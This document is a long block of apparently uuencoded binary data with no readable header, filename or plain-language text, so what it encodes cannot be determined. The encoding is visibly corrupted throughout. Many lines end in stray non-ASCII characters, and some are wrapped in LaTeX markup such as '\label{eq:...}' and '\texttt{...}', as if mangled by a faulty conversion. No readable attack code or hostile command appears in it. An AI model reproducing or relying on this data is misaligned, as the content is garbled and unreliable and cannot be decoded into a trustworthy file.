$M\p/RX5GCP..Z)V)>\i.\&^9PF^#B>/6G!LY];\s82!L.SWZ!\7ZI\&S8L77WD$ MIVI_#AW:]%!_-K4*1#8X77PW4]K>/.TAC?/&'CS6VUL(=YO\$&]^9]`C/<RDÐ M1[]'/'G6EI<Q_L]H>`*\-L1[SHBGYV&&B;8)'/ISL5Z64>^`,\S[_HB?_('&Đ M<78NQZ\$_`@XY`QC\^6(GO_VGXI'QVR]8\.S%8?!,W'EZ">/]1>'9B/#!/28YĐ MQE?CN7/@X<"*9+JW;V"E*-CIU^C7*QH>OJ+AX48##U_3<\`?BO8JX]G>CGGJ8Đ MB8>;\$`\WV_(R<&BC0:\@WC\M\5[1<&UKL9Z?4;>`,\RD5T]K].H?@`/.#F0XĐ M]3JC5\X`H%=;+/3J#0L>;1L!'@&]>A/CO:71JY&,I[M/51_DX+V'^GN<F1L`D M!]UZ1\.7=S1\>=?`E_]H8PSQ_HTX\9Z!+WJ8B2_O([Y\8,O+P(-W#7QA=2MQĐ $\label{eq:mqwm'pq<Z} $$ MQWM'PQ<Z\EI^1MT"SC"!+Q=9\.5\#^FUV(N^+7$!?8P9LXVN<O\2-,X$2-\[DD] $$$ ME^3&&<%W%V"\42429T8\KNZ^57V1@S]BRZ6D;,KCP)<Q)0I?X%O:!"EQXLOXĐ M;@%GF,"7-19*:9Q],X#7"D!7-&!B"=E%CRIL.!)Y3!X(GBA*HQ7K?!DV'%TD M]Z5JN[#C,H["/&S<S(N%FTB,.>I>V]X:+NQ3(FP8Y)77\$GZ'EZ[56Q00KL-DĐ MED]3(IN8SNS7@/V0`//727\!\\]@_EKV!#?X9[(ZP5VI_4I4C8HL=1+\][XEĐ M_"=LG\!=SOU+./Y"%GZL\X\$EZH[EH`8_&.\$GVOLBVA%O#+:T-`0;3XJ'VKK"Đ MD?: V>-=T6A-[@+(O<2CFZV\$W@R;O:&]OX1G!E]CG'([IYGK7IR44;(MUQ.=%D MVF,=6!,=I.IP1(GSO@#@O&XG! KJR!*.\$],PKOU>7CS8&`UW!:-AVLK&]K9HĐ M:%&4ENP&JK+K,+_FX?LUW-89#;8UAHQ>%6"5YTRC/4>5N-LS"]MS-,9=XC@#D $M]Q@V7;5@]6\#RB*&Y)&I"ZKV'_,\.O.]*IC/<#@#`IIO`[G<,#/1Q&R=3&:XWD]$ $M]B43_4.#\](#0X,</KT$YJ0.;TST=R?[&A-]?>P(;AO/#]I;1"*)[F137Q^6D]$ M,:.\$03'4G4VM2,#E?+CFF%R597/KF!(XOVE.]2?Z4N?P4)\$C.Z<YMD0_,\+&Đ M8UD0-HD,L;DQFA3Y9VMSLG8'YX;0?3NHQ&D?IH2-7QXY#L>/T:_S^?=<-7?9D $MVG-0B9[\&1^I+U)T)$,:\; M/D^68 ,W&3@DZJ'RY-FS.]LHFC>?"/=\$-(]84<(Ð)MTIU8HG3[]L/Y)N),QO:U8/M:C39)/^[P-K67@'UQZ]SIF+^X,TP[F/:T^%1SĐ $M9(\&LIZ+--/^MLQ%']V=Y!'MZTLE,!O\&'T^^&H=Z69+\\8^TZ&CQ1&P+Y./H40D$ M?]1)DSWKX4%#1*3XPG!T?KRY)3BO4TNJ004M[)*T>?OJ#K!QI+DOL31#1%N*Đ ML"T-N+XLTMI2M9UUFVUO7R04;(HOC(2CH7AK9P3,*CD`0&\F.VA%:R:-[2AEĐ M[>@";0TR&VT?G>+L[Q'E[[%N0%2@T9'VELZ.(*.U)DCAT&G8[VU8U U8'AWIĐ M@6[:[Y3I\$/4/;"<>S<6^C[O;-:*Z>>"5&7E&G26'&76J?8F/J'T"M[ISMR]GD $M_4; QEDS+7G, FJG:F!Q!\&_=G[7\&WL<C2QC*CC4N=\V>[ZN?!$X7;Q?#C%Y]KD$ M^GQQUS5`6KC&R39]C("7)*P<H%MG:G4=YU&.!ZW%&&S(Y/?.UDO0T^76>KG+D MRETWUM7R6Z^;-[UTUVV<4;=!)PY[EE67LV[QT"*5@'KX^*_9B;Y3]0V#EEPOÐ M982BH*BEXVZF;6CYDJ2:QV6BC,Y!4)UB=09SJ1DG#N>L\ZSAVJD/&_/N&6V=Đ MA6U=X=56CWH/VUX=%9C7V=X=P3W5+GM[RRSMK?)H[VHGKSILO3W6]'FA:+P3D M?HM;.X+1^; `%=4+JT7XJ["D%KWANB3BKXGUQ'JM+,\$W9\$6FG-4`BR<Q07U;TĐ M0];HF]DX#]<X:<2(ZJ/X32X;\$7=B8\$P\$3SHYH/.E`?(IY\$O/Q[K;YW5+N#-*Đ

M6?IH9#%TH^X3/-L%F'ZR`P^:^U+]9VEK3@/SUR&?<Y&#UN0N8[AZ`3KK/DCCĐ $MY+E47?C\<]9E05:7PF'RM=G$A?9M*+'W\:78QY=)WE_'\%2O^T5&--\5:.^(=Ð)$ MP4BPE0ZW\$\!QUX,&-X=#+4UT&]W<3M,IC^(1/JO50WR+_<WGM;TUK[^?7(GUÐ M_X), EU^B]E; \V^?700.T[X#ZGIA/Z81/'Q.N_\ED06QN9-K`?K&B&>W,Z)R@Đ $M(_LS/$G0><_3?([M<?M2F6P+#*7<)T\B8B?\A@8;I(Q,;U+PW5\L^?H@]L21D$ M@:%LJC^IT:L#2']S*MG7(\K^')/#(6B;JL\TTCKOT\!U=T7:8PB0KW"/3NN.Đ M8[!.V5Z`U1->I4[4BP7XEV@Y3:2W`Y7!&>PJ#@NFTXG5(M[5'-;)7I/"LJ_AÐ ML\$90ST[T<SG`M0P6X5JT/7P/0_<<_NLT?)_0GP3.'(>IE5VE_WD*X@CUVO[Đ M4&'GKY9P6LGWI!P';RQQSI_)VN]K);IL)T!N*A'RI(N]<1TN)Z2R;(!H]<5GD MO7, "*%S<7MSUY:OOFH(WMO8C'M<R6*]\$F\Y'@^FZ?`9N)QQC/TXTBNOV\!MĐ $MM6X"WE:17F@'(\&H#"&\4W(G/D.<D"][5<IQM[^W-)+,._';B'LB$;@$9MNQ$Đ$ M'O<6AO<2R&!?+X%G`)PX>BN'.7#T-@YSX.@W.,R!H[>+>(ELJAOCW<%@"F^!Đ $MUI60(OW-;R=-@RM\$_@*?;N_0=.^5>+\$41_A=)V=\#WC395AUHZ\&\&>+"I*1+JD$ M[,1U6(/`^E#APOM!GO!`[SV.M69D>>:H3X<K;8<S[51'?1J'TO`0<G19.IGHD ML>X'A1SB>X8L?B1E1;SKV1B+1.@J&H_.9P(,9S;V0+%OU->,W'O9"-;]?G?=Đ $M = [C\slash 3; 2I(] +> 2. -[9\&J\$0C\U\#-LF^S@5\&6T\$70\$A)X^_4_7RX/\[0\slash 6; X_S6D]$ M4&M[9#&L#IJ7]]\$*!XYU)A/I[F6BIJI-'([<KD;WF@>&^GM\$=\$FCJDA'(DLIÐ M3#\F4&LYP@G?K^33/GC8R?</6]\<\RG<UA&+QEO";2'L+@7@:;L<_#T=N^6#Đ MDI_G/#Z29L?>SKW6BSW>X%"6@6>CC.4G;MP=MDY`N\[+?88\$R4*+.F"DX>B&Đ M;7==,,"!N8[VA58-PK#`T0;6^[P2OH\!I>*>I(ZS7(XY%_'R<7<[1E1^E\?9Đ M4238UMD2C(;B7>%(-!9LB4?;=6%TSG#(]S`'CG:ETMFA1)_&6Q:2CF6K,ZENÐ M"F1U`#KRI+,-.UT'#SE?:%\$TWAJ,-LZG_%8T&HJTQ8,T-PO4/3Z=6<\$#\'%1D M<T/A7B-E4#N3_9E4-K4BR<[Z8'R><NXQMZL.=ME4-K&T*Q@)!]NB)*:^Q9[ID MEP;/]ZL2_A-\'ZS/H/L%/-^O2^"1W@*M#)I?XV(294Y]#GEB.-9_50_`RGX2Đ $M\$U^B_\&>P?'O=PTVIS\&`BV[V,)A2?:F[]+N?^F\$:J,]A,B4PDN)BU7/I\$V<]JD A,B4PDN,BU7/I$VV,B1PDN,B$ $\texttt{M} \times \texttt{Z[?:-]G!]} \\ \texttt{3W;S7X[[70/VC?H@_M9_BTY*90(ZL!=479+^:L>SB2[!Y(]X3[D)])} \\ \texttt{M} \times \texttt$ $\texttt{M>P=HRY5'M?TOF/X[>;I,>86D>>\#WDY6"69NNPP,*7J?\#"Q1\AH\#SLY"^/DI\$D }$ M&\$TIX7[P\CTB\R^1_F+F3TE_/?/W]F6[N.U/@\49K&=)GP;CZ98,###@&UM5D M69EN>&`._+]AY[7=JT5=,)]\$%GGXL]E;/G"'3^7Q6Y9F<*C_+`7[/8?U4(22Đ M]?P#AR5T7KF6Y3>X1)17S/TIV1?<+_NF%/UZN^HY##L`V\]AV`'8?BP+.V"KĐ MEC_O`,SOC[R>O!.V.?.#C@#_<SR.Z`@6YWD.\$QW!8']"F.@(@/T98;PC>/XOĐ M<-B*A-:O>;RO5Z>3O2S=(!N+;IGW?LP_)/N*T[PAV5?[HU_O*RYWHQL8#3:\$Đ M^?1K_?<2CE^R6\'X.TZ#W2+__;B?5T"L[0C3R]Q?P+2QR.(XZV4.B?PX4.N#Đ MP15\?G+87]D9U"`%L<G+8"\RFH[5W<;/<.OH]'S9L8YYTVD[_T?C4%ZQ0T^CĐ M^06=>4725YUNQUN"D7DARK!\$0_-"\$1)U^KELSQ\$_9B:(F2FP75;95TLH&FX-Đ ML=T@_U1T;._A:'AC2[BC*1@-L@8*CTJ_>;CT#9W12\$-+>P-++SRYUBJ()N,/Đ M\$S=,%_ID8CFET?Q#U6M+22Z=(QI]()U8FF0)V9<8KS=R\HN`%URE)=DCBG;#D M1%YO:FO4L\.M48U!OD91E_-EGO%B#1@QAGV3(\\P1@T/EZ>(&`L/FV<+1FT9D $\texttt{M+D} \\ \texttt{1,=8R;} \\ \texttt{[S,>K} \\ \texttt{X?} \\ \texttt{(4\$6/SA} \\ \texttt{\&AQF!S2Q0CTZ]} \\ \texttt{A} \\ \texttt{FUJ\$} \\ \texttt{)6E7SEYN} \\ \texttt{9@} \\ \texttt{U-6D} \\ \texttt{(4\$6/SA} \\ \texttt{(4\$6/SA}) \\ \texttt{(4\$6/SA}) \\ \texttt{(4\$6/SA)} \\ \texttt{(4\$$ MDY^YYAZ+U-G8WA3"!.Q[F+HT+A:(L'C8O.ED%%G#9WV.\RK>\$Y(6.+S#EM/8Đ MT@E*A^H[)UV\$.#K5"#KI1JZ^I01"]"W]'+8]#NJBO,.6T]*A"F+?]9[G*1AGĐ ${\tt MH9Y@H:R;?<_,HIFK@P,B:,3;@H_,_VCY2),_J"6Y^4:3?S\#Y3I.?\&"GOL)'QD}$ $\label{eq:mpd} $$ M\#LMD/J\Q_]\RD4\]^?CXU;^S<'A:$BZV<-@FY%>'4ER^]\D]_I2@\R\AQ>?D $$$ M^WJ)@"WI&UBBX/_D<`K3W[L<S)RCM87G-[B2`[>/;][*8;@8\7C;!(RO<0SVĐ $\label{eq:mass_substitute} $$M$H>9JQ<+>]O">_^+]UU"R)[?0?\0MN/?Z$]A^+LB/,7#_X-^4??W1#C6^WWTD $$$ MP'3Y").8@/`"A#-D0-@HD9]`"(07BOJ`!1.\$C=9@#`,0/@;A?8,9*:<8*V\$KĐ $\texttt{M,^*MU'$(\&TP/`/-/;'SV<'LD\&Q]N[IML?/E(>?"=V5_9]A\&[8\setminus UOM2]YWK5D }$ MLN<R]Q&P+K52\KQ7J:+\12/8%\`9BY#O%!\$O^5>X*;ED:&EH1;(_*XYD,R"&Đ M<4/%6E)<JNZ%0-[@+RE5N@_PIY_GF'<9X!`4[C*<:+TWPPJ&4UVC2ET>`8H7Đ $MK\1ZB?L<`*LN5;RQJ(\XFZJ@81-+\4YGB6H3R,'`OW<I/Z^:A/TNVJO"G.\#D$ M/:.UL;;4>7=GOU)UCT:DA_LYD[6\G6&&35R:R?X4#NX!6IW%O9N#2K6T1.6[Đ M`M]RK*'^XO*)9!^\$+QA*IE=+E1^XNS>1[%O*WVD,]O1\$Z'9?PJ` (LF^))RTĐ M,[M619JD#^ ;'%SJO&\CQ@#X3[A3<PB6>R@KPRXGU,>EK%2-A<(O/SF\5/8WD $MZU > @* > YX/G($QK/S31R[&^C2 = !8S 2;P74$$KA\I\8 > 7 - \U: +Q^9CN5YRI@; D$ MK?%\Y%B,5T?CC37RA30@\SY/DR'G+G<LF8/Y3:;YC1HF+W?Z4>1X3* K0MC+D M\I,3C+C>^?I)T!+7*]]&U7>,#HKY'C+F>[,VWT5ZF._SC/FNPMSS?3[.]S#.Ð $M]^{2}=^{4}$ MA,Q+9EG*9";;FLB<Q<+J2MF:0K0YQ.C%K%+^GGS(\3;G1'),*6&ORS?2^-DDĐ M'JQNXV&S2^%<\$=*DQ)\$K@Q]7RO17,`V>TP:)3',`IL\$05J^YI:`S04C+0**GĐ

M=:!GJ`]I6WTIZ#00\$NOO4R%8?D,IM^W9N3J332X/X7U#7L9,@/,C.-"1&,I@Đ M>YI*0=>(UFT97`9DQ&-I,@E1>-]!^'\$R/-2_--6/H2I]O0SO7+U\R4"?"`<:Đ M>V*IQ\J,]+;%H+=[40PI)C'\ZV!K?3FENZV(%VV<[F[76B_P'];5*H/^NL,4Đ M#;2E.\HS3-\$C6Y['>H8I>N(.4[3"5I<3<H0%<X3I<[]2F_LG&W/_%&WNB_0PD M]T\UYKX*<_]TW#NGXYSOU*;^V>4:FF)RO<BG/O%16+NCR(=UKD_BBPH->?ND M*!(I->?M*-)9:INSHTBTU)ROHTBLU#9755PU3T>1KE)SCHXB"TMM\W,4651JD MSDV>IWM>CB*+2[WFI!YFSD<]S#T7XZ7>7"G,Q<0P<Q'XW!(Z%Y?@.'6SN;CCĐ M?"[C231>%?Q)R_R<[`ASVB9QIE/\DEP#`T[>2B\C)?D";]ZJL2^55'P5]PF>Đ MZJQ2Q9/WE3KYJ^6E]OKUEWK77=`(D<?^UGK[R-EF/(_\,IYE*?J@OY\$PF7CUĐ M51Y9890)/(NMS%48ST/?J2G4\$)L7;XB\$@B=UM(=!?0A40T/14`3TBG*\$BCX_D MQ^CG3WCT\[D:C3M2HW%K#!KW28W&B?1`X]8:-\$Z%N6G<IY#&G8\T[DB-QEU0Đ MJJ4E*M]O^-W\3:^5QE62I:5._@;\.G^SK%3Q-SVX+I]9ROD:"F/W(``V4,IYĐ $\label{eq:maggreen} \texttt{M\&@JCV273@F^`]} & 4 < \texttt{SB} \\ ^(GRPE/,S-+(+7@MCG & P^L"+) @ P0 <>) \\ E.(Y] \\ T^*>= ED$ M:/Y2AQ3@V5+.RW0:<*C[-!X?+G=T)-*)Y4G:(X)G&2H5_(P]'-IS#\$_?D<ADÐ M&@>&A'T\7L?C>%I7&*2KY^E0<4Y%\$>%-/+P5-#OXFA'NT?.>S_.VAJ^\$M0+SĐ MY,DN--:!\$HK557(=@#\NQY]\$UX*+\$)_7:KXLN'VHR#/\$?NE581L?<RAQRA7Đ M[D8AEP9X0,\$E;JES>1F&1]NZKK\,L^@&\@M!6N=H>M#Q^\$#_4";9\$^Q++>UGD MM@PA;#W#?9DG')JGE[.[\5PN1=<G_R6EBN)=M9U[9KLM"1MGNQ#,*5MY7@@1D $M]/)2;8V%=H'_,F,=C6R/_(H5Z[6V8\FXOG_&6-]5V6[^6X6I-=Q^IFQB5)T;D$ MR;3[NI\WUHLK2^UE?L&S/FZ>7X6Y>7X]3[6>*QL\7C*(:TKY+Y<,0N4]EER+Đ M>=MD\$&9>[O2CR)<-/@GBV\ORD^MS](VYS]##]'W&I=H:_#5C#;Y)6X-%>EB#D M;S;68!7F7H-OP37XZ[@&7ZJMP;>5:FF)RO==BXSALQYK\.7&&GRYL09_KM1;D MQO#%4KN, X4NE=AG#5:7>, H:K2^TRANM*O64,5Y?:90Q?*;7+&&XH]98Q?+74D M+F.XNM1;QG!C:6X9PXVEN64,-Y;FEC'<6IJ#0N*:]HW2X?8V7,YP.^+&':5>Đ $M<H;AZ:Z8"T\#_KO"@=RK,370T=";M46%NVJ/G:<H;5)BB'>XP11=L=3'I@!YFD$ MT@\$]3*<#G]'HP'T&'?B^1@=\$>J`#]QMT0(6YZ<`#2`<>1#KP&8T._*!42TM4Đ MOI<@';BT5-"!4>1.*QT81;Y5ZI8W?+O4+6^XJ]ON;_A.J5O><'>I7=X@XNKRĐ MAGM*W?*&[Y;:Y0WWEKKE#9"G3=[PO5)O>8,*<\L;5)A[7CY4FIN+@'GYPV'FD M901E#@_C6/VH-(?,83MX\$\87:+P)^']BF:N3'6%NV8,*4WR++<^49YA;)J"'Ð $MF?-8\#SL[1YBY]]?K8LY5%:;V^;8\5^4($_MM(4\XVR)/T,OYE:();.Y?4VK/Ð$ $\label{eq:m_var_eq} $$M]VF-=GQ>HQW/&+3CMQKM$.F9[5R#=J@P-^WX/=*.9Y$V?$ZC'7\LU=(2E>]AD $$AD = AD $$AD = AD$ M>6X>XA\$K[:@DCY8Z>0CPZSS\$8Z7N??SCI>Y]_!.E]GT\I+?MXW]::M_'`[R6Đ $\label{eq:mn/?Q^+?MXY\LM>_C?U9JW\=\#W7/MXW]>FGL?#^WQVL=\#';WV\9"NGGCOXR\D $\label{eq:musx} $$ MUSX>\LZUCW^JU+Z/_T6I?1\/\7/MXR%=KGW\+TOM^W@(^S4-.\-1%T8$6=AOD) $$$ M:%B/HSXJ#-(ML]<):3-/WV>O%XO#;#67VG9DG.=ZKM0M1YCDD"/\$8K#'JZ7TĐ $M_7F<3W\JM<D10/=X=IW&KA[*A6>RZ7B6Q-2WV!._@+1?OLD:X#]!(R#\Q5)ND$ MA TE@WZH,/=;OW\IY39) TK=62C3&&1WNYLRXNXRO]O7F>[&-?+E4D=M67L"Đ MQ.__6ZEJ36&.]MCU8L5+4#'\\$.N>K^A5C89NS-\$/,&\A[FNE_%W`OV-]X%XRÐ $\label{localize} \verb"MO"^U210;0P[E]?"1@'^S5F^?1ST>\\ [8SNSPQR-Y/JCULBFKG%$QM/K3$O(.)D] \\$ M5!J3U+)'Y;2\$<VOI?_`"\$\VVOB/8Y.@[52?'VTNQ\$PZ`+.L7&-&YA53]7[9&Đ MO*[Q\$3#VX/]GJ=.VK+)QP&&0;FNI4R[Q1JFR0PH]MXWZW 7NIW@TG4P>AY^TĐ M=?J#5+NL[Z9,P^YCI=6S#U76KNS0`Z8%G5W+\/,MHV_!_[;1MWY?[CZ*KTCTD M?;S]!"5^O'TU;!\,9M,?<Q_0\$O>P/N@?Z/F8^X"6^/'VP9]ST8N/L-'D8VFEÐ MUYWNX2M) <A=\$SO'NM^WK"[+=S6-KP7MR+>#?L.<0;S_#2X=#?=D4K)MO:^\CĐ MPP;@HQ_9X=]-_CC&7:R1K^*^[#_&N@#^O#*^W_.7\=%SA[GYM4`9Y]?RR\1:D M:]H&^CAZF+^R*SBE+H?WX^E@Z%.X[\)M]_N+"LODWIKAH^`7QY0Y]]QCRW@_Đ $\label{eq:mean_mean_substitution} \texttt{Meu[N?Y\#O@SW[.!R\#V2A7NU\%[1QGXR[.2J_D+N6@S",HPWQJ&L89XHE\`]GZID]} \\$ M^XU=@']0"M8%H_)]Y`^9GSU\S/R^,O?;IL![%Y2!18B/DC#R]HTJ\$^T3K8']Ð MT5@R'LH_J5?:Q'B5]2'\$X;1\/"GQ[U6FL-'W?XB6[^6SV>+:#>LU+:`-#IICĐ $\texttt{MS*G?78LWS*^B,G7/X\$UMWI48} \\ \texttt{ZZTC,_3=PTZ"/YRI(-EB\#?FGJ^R3+R_P/=\D} \\ \texttt{AS*G?78LWS*^B,G7/X\$UMWI48} \\ \texttt{AS*G.78LWS*^B,G7/X\$UMWI48} \\ \texttt{AS*G.78LWS*^B,G7/X\$UMWI48} \\ \texttt{AS*G.78LWS*^B,G7/X\$UMWI48} \\ \texttt{AS*G.78LWS*^B,G7/X\$UMWI48} \\ \texttt{AS*G.78LWS*^B,G7/X\$UMWI48} \\ \texttt{AS*G.78LWS*^B,G7/X\$UMWI48} \\ \texttt{AS*G.78LWS*^B,G$ M565\7KGS\)/J,HU>TH(KROC[Z374K?/FMXQ!V"W#:2[%NW5P!<Z_B^^#<%K)D $M:0.,.4=\[O>B<39Z:*.;Q9#?0&0_$$.@<1,9C?M8&>"M\/[RI#+`N7BPCQ8+D.]$ M]`WX\]&4GNVMT3/__V?\.<S%?VMS<5]C7M?BO/ZW,:_!/QGG]7X>_H`8UX?Ð M:,QKE8>?'&3,Z_UQ7A],W5E[]KRN/<R8V1W!/6-N_QWG]KN[:&X7B[2#_'XDĐ MS.5#Y%S^V#;T;"X?RO"#SF6L"\SE0CJ7#]/F<M[_9_(&]B::-O^F&'/Y")S+D M[QAS&?Q'XER>ZC&7IQMSN<Z8RRH//YEAS.51.)=G40<QQ,E_:S@Y4AP\$?#M*Đ MXMO')D1C^/8^DZ-3?%O![XT"OA50?)NEX5O@_S,9GY><0.<;]U\$R@PC8.X5OD $\texttt{MN@8W].$;0`6^4;1WN?Q@3MG'+DFF!=!J+>DC"V?RC_K=(5G\&\W_\$:_N+CB]3D } \\$ $\texttt{M?:GO@T} \ \texttt{PX\&9_B[G>@/O@8!F74<,?[(,;Y?Q6>4&\4(YXQVOQYN6())\8?XH4]} \ \texttt{D}$ MXSGW[R>5.?%'?)OPPSOX*\.70S;R\6\$/"XFGLOS0B70Y_;L%F=Z@^]@]HF]4Đ

MK^SF_ICKS3^FDRN2Z4Q2CMAQNZV7&"\$WJU._6[M.T/D3]^3^<\XXCU[<_=-2Đ M].547^[S@MV&?U/`K(<ZEMBMB!=ODW/WECVVOW8CI=@C!JEK>MT,16/OW=/&Đ $MR3GE/_[1,NF2'+/=3XOTD0-^["V-'UMD[!D7EUET'>@^\60/?NY435ZL[Q]/D]$ MU\YOWM?@9R!<V\$X^K8S_XO27L)8=(\$NP;+\$7]8[K)SWR[(V?KYV"YVO=Z"9QĐ M3_R6QKLN+=/U.IQMU?LJ5:;VT0LPS9FP!_8Y=7(C>GX^]YG?65B7OC([#/*(Đ MYLB_<YC\!S"OP3([#/(8(EK^Q)G_M!QA,)9>]7HU1]@HC_8('-)E#=!_J\ILD M?>DGJ]78,'P5\6*.>#[R"5TF0=USL/WGEKGW6&O*G/9A/EG&?VZ='S]9J^U Đ MUAASYWRC;P4^K3/P%]H4\6C?A4;[[/%\Y-,8;S*V[U/80@0000C=B\ML^*KJĐ M9,M[G=%WEV!>&ZRXDSN^5QX+<]2G:YCZ7(%Y?;9,]=-2ZWCYR.>-OH=]LM@KĐ M-Y0YQ_8+6AW,?\$[6Z@#Y?!%E7%_R*+=1QN>ZZ-.P;#M>YY%KM+(;RNS]R]X%D MUO; F7R[SGJ=?=K3-22.@WE_!^E]O]`7\C7+4WQW?GH>O)%_K7]'606+KZWQRĐ MDZ6]7G6]&<NYI0SD2[Z2`J,<LRSG6!206RWCRMOI[#.P:::/X6(,^T4!EV&^Đ $MH\DP(5Z\=756Z^{\Phi})F.WG<M[G:MYR4V/*7/J'AQ;YM0]F%VFD$ MSN-L9P+'E7%IW9(^[?Q.D_L#;*Z\$@?5R#JL'V\$E)9L\<_-^C_15OI(P2`#`=Đ MTX/HXFF*R\>0)DC3.-`WD";*'\[TI_JXOQGSY'KN8\A\\+=`4S1_1P(4ZHGTÐ M1U)+EV5Y^A/+V#B`U):5#[0*7JSBW<7KE"5@!2+%\A3^GA2\:I+L[\:84J>#Đ M=2N/U\+JGG7J>\$22,I]6P\$\3`K\;66@20'<GX#R>.T43GN\$\X>P#AE7A0!\D M@81+\0J+#_1#0K"O.UF^SKVP"(MJ^1LQ6'B,]VLJG5K"RNV2_A3S+Q3^[FXRĐ MH3R/]):A7/YCDLF#OO>_:'^O^1@+A3*7E3GO#\"9Q'(*6Y)<FNI'?S_U)_M[Đ MV'G%V3`&/)"%I=F8]..]C3R2*</7`C7_\L2JN`[+0G[+![.K^1T&,D3]2Y/9Đ MN&P#PE>4*7HBTJYTT!->A_, `5_HSR706_`&R'O)/\[?^1+]V]R43:6S/I32\Đ MZ\\KH?TK\$X/B//\$J3@\&>50]Y&KPAUCEF/]?3(^J/Y7%\&L90>"-`?]UC#ZHĐ M,F]@_N4#F2Q1^;6D![)H.Q9HQ%<9C4BL<OI3_:).-S*:PO,`_]>8?V`@J]<QĐ $MHN>)]8BI>GP=_`U#J_L'Q/U?'[E-@\7;DBM%6M;&:*IG-=*X;T"\1;3/'/Y4D$ M_XI\$>BG7T_*S-2\`E&X97.'D,&Z[F<(8,O'[+[=#VOB*9'=3LJ\)Z0'H&2XCÐ $\label{eq:ml_QWX+H(?^/^/]+IWYYS!} $$ @\#OJ[M^;]3YN3Y[];X/WGO@NZ7[Y$\FW-??&^9D] $$$ M?5]\7YES#_0]ZO^^-6_N5_ES>KP/8\Z/&CP/2I,\3V3\<SVN\A3/X#N0^C^Đ MH(SWQPNE]O.I'QG]\6.LR\-E^CT4'_F)QL.^KNV]'S7BW:/7.>`,\$_R8L%OTĐ MEL:/O6[P8V^-@!^#-E&\&TSVJ#4?8+@"9W6>87MX-R\^S8L7L?\$>=QJ\Q+<\D M>(EO6WB)NSQX"10/X,5?[`PO8?*NL.;\D*USN_YB%:PICVAK]"FG,5[!MP5XĐ MA8^B0+3E\)C!%P#L<0NMA7MFDRBM?<)-:_^K[IGI;XS2?=-6UUU\$HNXIZG\$IĐ MJ=FJ^PL-?X'ASS/\HPW_&,,?,/SYAG^<X1]K^,<;_B+"WQ_G[[?Q>_C2SIYVĐ $\label{eq:mdqen} \texttt{MDQEN} @@1Z]OS < DWC - /E/2,.?*W.V`?POE/']_I \setminus UNCO9$>; < (T]VM-U]OU\#`DER + (T]VM-U]OU#`DER + (T]VM-U]OU#'DER + (T]VM-U]OUW'DER + (T]VM-U]OUW'DER + (T]VM-U]OUW'DER + (T]VM-U]OUW'DER + (T]VM$ M=-N\$NBU@W6:?WH=_T\IWAKGM\:@P90]\R\E\$&7D!>UZOE8GZ:G:/K7']9)-GĐ MG91M`_W=],D6>P,J38"\7N9.(^TT>Z39@FD.HVE&\$V5?"7ZZ042;[425SVCRD $\texttt{M1IFSG_1} \\ \texttt{;/WTIB6^*,,6_VW95UP.I,?W+B>?O).CCTU;\$GK8L9+6J'\&TE^$GD} \\$ M[WF6X;9!.3EG7GGD0\^\'/;KV;P#>YRVNOO+O=LE['#D>E^\O;3JLCGLA\I:Đ M`+D(_K:@W\$D7117;ZU!8[FQ'@4>\,1BO.4==VX>RMLH:8*43-4ZK[WBCOGMYĐ MU&."4=_Q'O&*RYTX`^-CGR]^4FJ+ZX%#Y>5N'/*F=7FD4M87WW_`]E8;[:WQĐ M:,=\$H[W5'O'V5O\$8+98ZW^6&SG>YVB.(]\$S/6\-39YC;;LGD<FZW9/]R1?L%D MCW]@N9:6J'P_R'?;+?ECF=UNR5_*G'9+P*_;+7FEC-LM"6:SB>YE)R73_<D^Đ M82OCU3)IOX0'T-6W/]D-EI+DV_40;V,9MVG2.4R\OY=Q&R>=V41:&\$;JA*>;D MTCQ\<QFW=8+)G3&P3O\HXW9/FE*9;ELTB///,FX#A=8[,M3?G^1?*N(P@TKAĐ M'JS/UC)I\$\4>KV%U:%6R>RB;6-*7;\$LL%S;-MI5QFRFN=\$W)3'<ZQ4U)87W?Đ $\texttt{M*N-G\&+Q_A34H'O:O,FY\#Q6;W[=]E:'?-$=;?P_/A<=XMXW94P+8(CR"ZF^?_D) }$ MGS)N2X6.OV < XV% + A - F2, * - M4' + 2G8LT # QA[LJ;0/)ON;AI8/-J>40;GWR[A-D]ME85INL^1@3SL@S)N5P7'&LU:*7Q:)/!\$&U=2SFVI<"+(`T0]?.7<EDHTF5Z>Đ MZE==EL2QAG"PI]*4U,8AR6WF0!O!GDJHO\=1#^C?/MZ_8,J+V305\0<Y#K)7D M@A65YG7)P_TI))*/"F.?@(;8*CFN:*\$:PT;3L',)VB%T4'\>/A96"SX6UG#8Đ MOU[`TYO+!PLO`6U'GMX:#NV]5\$_/K"`J/+A"3ZN%E=%\K\1TV67)M!:!A5>4D M@RU5GM86#N5>IY>[,-6311R'<F_0R]7"@#[=I*=K2?73<4_VIE81@4>WZFF-D M<\$A ! 9W#QV'5'8U@U>!?\$#BF0QB94ZB8?<@3CAMIO.^V(>&W\?+M(8#'CY(Đ MPYO[AC(:XC!YZ0'EAN5RW#,?5.[<,^]#5XIIABT>W;XOV\$2?20[R'XSKQ2'EĐ $\label{eq:mrby} $$MRBY/+IOHS^'^Q[W/<=M`]-KGF/LCTP::'B;X5,'7Z[QX-F!+$R!'&OP%\`I9Đ]$$ M:_Y^,KW<JVSWWDBOE]?>R!8?=MY'6?@8B#]H;4,>.;K<V>[)PY81(,?F2&,OÐ $\texttt{M)T\#F>+;?;4=.;[]IFTX/RQA](_9B^WNTM1[K(,Z?Q?Y)'VM[V@+28\&FS2\&]/DEFS2&]/DEFS2&] = \texttt{M} + \texttt{$ M\$R!-F\$;L^_1]E-R[89G[>Y8]FC0;8[H_^_9NYWR,;[=[C-;Q.Z/!QI/BS6`7Đ M7UK,UV!B'IY8+NZ\$J#X3OY/*W?M5O<]:+'TFTUC'-\$#:<N!)RC(70,0/(PLPĐ MKZDT_ABBWG`P]]I>>V^5UQC2*>O%]\;FN-G'(I_\$,)VPKSR2/;]*/XHLM/1AĐ

